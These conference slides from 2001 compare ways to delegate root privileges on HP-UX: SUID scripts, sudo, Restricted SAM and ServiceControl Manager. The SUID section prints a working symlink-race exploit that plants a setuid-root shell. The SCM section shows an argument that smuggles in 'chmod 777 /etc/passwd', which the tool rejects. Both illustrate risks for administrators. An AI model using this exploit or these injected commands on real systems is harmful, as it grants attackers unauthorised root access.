Distributing root Privileges

Chris Wong

Cerius Technology Group

cwong@cerius.com

Interworks 2001 #010

Why the need?

- 24x7x365
- Vacations, Training, Sick leave
- Routine tasks
  - Backups, User/Password Management
- Delegate
- No user hierarchy (Like Operator on MPE)

Options

- Give non-System Admins the root password
- Create SUID/SGID scripts
- “sudo”
- Restricted SAM
- ServiceControl Manager
- ALL ARE FREE!!

SUID/SGID Script/Program

- What is it?
- File with certain permissions:
- -r-sr-xr-x   1   root   bin   /sbin/passwd

Execute as this user

UNIX-101 Review

- Executing Script is 2 part process
  - 1). Instance of the shell is loaded
  - 2). Script is loaded into that shell
- 1 S **4004** **1887** 1886 0 pts/12 –sh
- 1 R **0** 1909 **1887** 2 - pts/t2 shell_script
- UID 4004 (jrice) runs shell_script. The effective UID is 0 (root)

Goal: Manipulate

- Step 2: Load the script
- Vulnerability between Step 1 and 2
- Create script “dirty deed”
- Create a symbolic link to the actual SUID script (shell_script)
- ln –s /opt/ctg/bin/shell_script templink

```
until [ -f rootshell ]
do
  rm templink ; ln –s
/opt/ctg/bin/shell_script templink
  (nice –19) ./templink &) ; rm ./templink ;
ln –s dirty.sh templink
  sleep2
done
```

```
dirty.sh:

ID=`whoami`
if [ “${ID}” = “root” ] ; then
 echo “*** SUCCESS***”
 cp /usr/bin/sh rootshell
 chown root:sys rootshell
 chmod 4555 rootshell
fi
```

If using SUID/SGID Scripts or Programs

- Follow recommended guidelines
- Assign ACLs or group access to limit which non-root users have access

Restricted SAM

- Does SAM give you the urge to purge?
- WAIT! Restricted SAM is great for users who need specific root capabilities
- GUI or Character mode
- Supported by HP

Restricted SAM Builder

- sam -r
- Includes all SAM areas
  - Disabled, Enabled or Partial
- Save Privileges
- Select user(s)
- /etc/sam/custom/”user”.cf

Auditing & Security

Backup & Recovery

Cluster Management

Disks & File Systems

Display

Kernel Configuration

Networking &
Communications

Performance Monitors

Peripheral Devices

Printers and Plotters

Process Management


Routine Tasks

Software Management

Time

Testing & Using Restricted SAM

- sam -f login
  - sam -f jrice



```
                System Administration Manager (ctg700) (1)
File View Options Actions                                        Help
                   Press CTRL-K for keyboard help.
SAM Areas
----------------------------------------------------------------------
  Source    Area
/---------------------------------------------------------------------\
| SAM       Accounts for Users and Groups ->
```

- User only sees areas that are enabled for that user
- SAM is not in the user's PATH variable:
  - Add /usr/sbin to the user's PATH
  - Create an alias called sam that executes /usr/sbin/sam
  - Have the user execute the full pathname (/usrs/bin/sam)

Design of Restricted SAM

- Cannot add user with UID 0
- Cannot change the password of a user with the UID of 0
- Cannot remove a user with the UID of 0
- Cannot deactivate a user with the UID of 0
- Can change the home directory of a user with UID 0
- Can create a new home directory for a user with UID 0
- Can change the login shell or startup program for a user with UID 0

Added Benefit

- Auditing
- /var/sam/log/samlog
- User jrice (UID:4004) added user: bshaver


```
@!@1@958083415@4004
Adding user bshaver
```

Added Benefit

- Templates
  - Create templates that specify which tasks are to be enabled
    - User management
    - Backup/Restore
    - Add/Increase Logical Volumes & File Systems
    - Install Patches
- One template can be assigned to a user

Customize SAM

- Create a custom area/group
- Create a custom application
  - Execute using: “user”



```
Source    Area
------------------------------------
..(go up)
Custom    Mount cdrom
Custom    Reboot
Custom    Shutdown for PowerOff
Custom    Unmount cdrom
```

Auditing & Security

Backup & Recovery

Cluster Management

Disks & File Systems

Display

Kernel Configuration

Networking & Communications

Performance Monitors

Peripheral Devices

Printers and Plotters

Process Management

Routine Tasks


Software Management

Time

Your Area

sudo
superuser do

- Sudoers file
  - /opt/sudo/sbin/visudo to edit
  - Who can do what on which system(s).




```
# Host alias specification
Host_Alias PROD=ctg700,ctg800
Host_Alias DEV=ctg500
# User alias specification

# Cmnd alias specification
Cmnd_Alias MOUNT=/sbin/mount,/sbin/umount
Cmnd_Alias SHUTDOWN=/sbin/shutdown
# User privilege specification
#root   ALL=(ALL) ALL
jrice PROD=MOUNT
jrice ALL=SHUTDOWN
smokey DEV=MOUNT
~
```

How the user uses sudo

- Enter sudo followed by the command and options
- Command must be configured in the sudoers file for that user and system



```
$ whoami
jrice
$ /sbin/mount /dev/dsk/cdrom /cdrom
mount: must be root to use mount
$
$ /opt/sudo/bin/sudo /sbin/mount /dev/dsk/cdrom /cdrom
$ bdf | grep cdrom
/dev/dsk/cdrom     2457600 2457600       0  100% /cdrom
```

Logging sudo activity

- Auditing is available

/var/adm/syslog/syslog.log

```
Nov 25 19:26:41 ctg700 sudo:jrice :
TTY=pts/ta ; PWD=/home/jrice ;
USER=root;
COMMAND=/sbin/umount /cdrom

Nov 25 19:30:38 ctg700 sudo:jrice :
command not allowed ; TTY=pts/ta ;
PWD=/home/jrice ; USER=root ;
COMMAND=/sbin/passwd root
```

ServiceControl Manager

- Manage Multiple HP-UX servers from one central location
- Role assignments
- SCM is a wrapper, added functionality is wrapped around: commands, scripts, file-copy and applications
- HP Supported

SCM Integration

- Event Monitoring System (EMS)
- Online JFS
- Software Distributor/UX
- SAM
- Ignite/UX and Recovery
- System Configuration Repository (SCR)

- HP-UX Commands
- bdf
- ls
- rm
- cat
- cp
- ps
- mv
- find
- test

Parts of SCM

- Central Management Server (CMS)
  - Ignite/UX Server
- SCM Cluster
  - CMS and nodes
- Tools
  - SSA - Single System Aware
  - MSA - Multiple System Aware
- Users
- Roles

SCM Daemons

Daemon	**Description**
mxdomainmgr	Interacts with the SCM repository and contains the management objects associated with the Distributed Task Facility
mxlogmgr	Accepts requests for log entries and writes these entries to the central SCM log file
mxrmi	Contains the Remote Method Invocation registry that is used for SCM daemons to communicate with each other
mxdtf	The Distributed Task Facility
mxagent	Runs tools on behalf of the DTF

CMS Only: mxdomainmgr, mxdtf and mxlogmgr

Configuration of SCM

- Command line or GUI
- Create CMS (Install prereq., kernel, software, mxsetup)
- Install SCM software on nodes from CMS depot
- Add nodes to SCM cluster (mxnode)
- Add master role users to nodes (mxauth)
- Test node by executing mxexec

```
ctg500: mxexec -t bdf -n ctg700
Running tool bdf with task id 1
Task ID      : 1
Tool Name    : bdf
Task State   : Complete
User Name    : jrice
Start Time   : Saturday, February 3, 2001 6:43:00 PM MST
End Time     : Saturday, February 3, 2001 6:43:01 PM MST
Elapsed Time : 329 milliseconds
Node         : ctg700
Status       : Complete
Exit Code    : 0
STDOUT       :
Filesystem          kbytes    used   avail %used Mounted on
/dev/vg00/lvol3     143360   66565   72033   48% /
/dev/vg00/lvol1     111637   35403   65070   35% /stand
/dev/vg00/lvol10    512000  228516  265905   46% /var
/dev/vg00/lvol8      20480    1190   18129    6% /var/spool
/dev/vg00/lvol7      20480    1114   18163    6% /var/mail
/dev/vg00/lvol6    1699840  738664  901356   45% /usr
/dev/vg00/lvol5     122880    1392  113957    1% /tmp
/dev/vg01/lvol2     512000  365795  137072   73% /sec
/dev/vg00/lvol4    1269760 1074848  182874   85% /opt
/dev/vg00/lvol9      20480    1637   17676    8% /home
```

Users

- Trusted
  - Allowed to add and delete SCM users
  - Allowed to assign users to roles
  - Can create user and assign it to the Master Role
- Not Trusted (Regular SCM user)
- Must exist as HP-UX user
- Can use input batch file

Roles

- DBA, Network Admin, Operator, Jr. Admin
- Default: lvmadmin, operator, webadmin, dbadmin, Master Role, role6-16
- Customize roles using mxrole command

```
ctg500: mxrole -m role6 -N "dba"
ctg500: mxrole -m dba -d "Database Administrators"
ctg500: mxrole -m role7 -N netadmin
ctg500: mxrole -m netadmin -d "Network Administrators"
ctg500: mxrole -m role8 -N jradmin
ctg500: mxrole -m jradmin -d "Junior System Administrators"
```

Assign users to roles

- Assign user to role(s) on node(s)
  - ctg500: mxauth -a -u vking -R netadmin -n ctg700
- Every role has a file that contains the role members (users) and authorized nodes (/etc/opt/mx/roles/”ROLE”)

```
ctg500: more /etc/opt/mx/roles/netadmin
vking:netadmin:ctg700
vking:netadmin:ctg800
bshaver:netadmin:*
brankin:netadmin:ctg700
```

Tools

- Command
- Program
- Script
- File-copy
- Customized
- Defined in Tool Definition File (.tdef)


- **Tool Rules**
- Any SCM user can create a tool
- An SCM user may modify a tool they own, they can’t modify the owner or role
- Only the Trusted User can authorize tools to be run on selected nodes by selected users
- The SCM admin can modify any tool, including its owner and role
- Only the SCM admin can delete tools

Add Tool using Definition File

- Create a Tool File Definition for the new tool and add the tool using mxtool

```
// File: nsswitch.tool
//
SSA tool "nsswitch" {
   description  "HPUX SAM nsswitch Configuration"
   comment      "Runs SAM as the root user to change nsswitch.conf on specified targets"
   execute
      {command "/usr/sam/lbin/samx -s kc_sa_driver /usr/sam/lib/C/nsswitch.ui"
      launch
      nolog
      user root
   }
   roles { netadmin, "Master Role" }
}
```

Add tool using GUI


ServiceControl Manager - New Tool

Base command: /sbin/init.d/mwa (optional)

Parameters: (optional)


	Prefix	Prompt
required		Enter: start or stop

required Prefix: (optional) Prompt: (optional)

Prompt: Enter: start or stop

Comments: (optional)

Assign Tool to Role



○ DISABLE roles other than Master Role; Tool Owner or Trusted User may modify tool

● ENABLE all assigned roles; ONLY Trusted User may modify tool

Owner:

Role Assignment: all assigned roles are currently enabled

Roles that can Run this Tool

- Master Role
- operator

Available Roles


- dba
- dbadmin
- jradmin
- lvmadmin
- netadmin
- role10
- role11
- role12
- role13
- role14
- role15
- role16

Comments: (optional)

Using SCM

- Command Line
- GUI
- Web Interface->

- mxexec -t mwa -A start -n ctg500



Argument Limitations

- 1). Arguments controlled by the command itself
- 2). Special characters are not allowed

- Force a user to enter an argument from a list. (Use the startup/shutdown scripts).

```
ctg500: mxexec -t mwa -A "start ; chmod 777 /etc/passwd" -n ctg500
Received an error trying to assign parameters' argument values.
An argument value contained a prohibited character. Do not
specify any of the following characters in an argument: `;&|(#>< or
the new line character.
```

Validation

- HP-UX login process
- Trusted User? Any tool on any node.
- Not Trusted? Can only run tools assigned to their role(s) on specific node(s)

- An authorization can be added if using the startup/shutdown script technique: flag on the script configuration file

Auditing

```
START   PROGRESS TASK  VERBOSE jrice START   TASK  1
INTERM  PROGRESS TASK  DETAIL  jrice START   TASK  1:ctg700
INTERM  SUCCESS TASK  DETAIL  jrice DONE    TASK   1:ctg700
INTERM  SUCCESS TASK  VERBOSE jrice DONE    TASK   1:ctg700
DONE    SUCCESS TASK  SUMMARY jrice RUN      EXEC    bdf
```

```
INTERM  SUCCESS   2/3/01 6:40:41 PM TASK   VERBOSE jrice
DONE    TASK   1:ctg700
    Running Tool: bdf
    Exit Code: 0
    Stdout:
Filesystem          kbytes    used   avail %used Mounted on
/dev/vg00/lvol3     143360   66565   72033   48% /
/dev/vg00/lvol1     111637   35403   65070   35% /stand
```

	SUID/SGID Scripts/Pgms	**sudo**	**Restricted SAM**	**Service Control Manager**
Supported by HP	No	No	Yes	Yes
Cost	Your time	Free	Free	Free
Integrated with HP Tools	No	No	Yes	Yes
Available Interfaces	Command Line	Command Line	GUI or CUI	Command Line, GUI or Web
Auditing	You write	Yes	Yes	Yes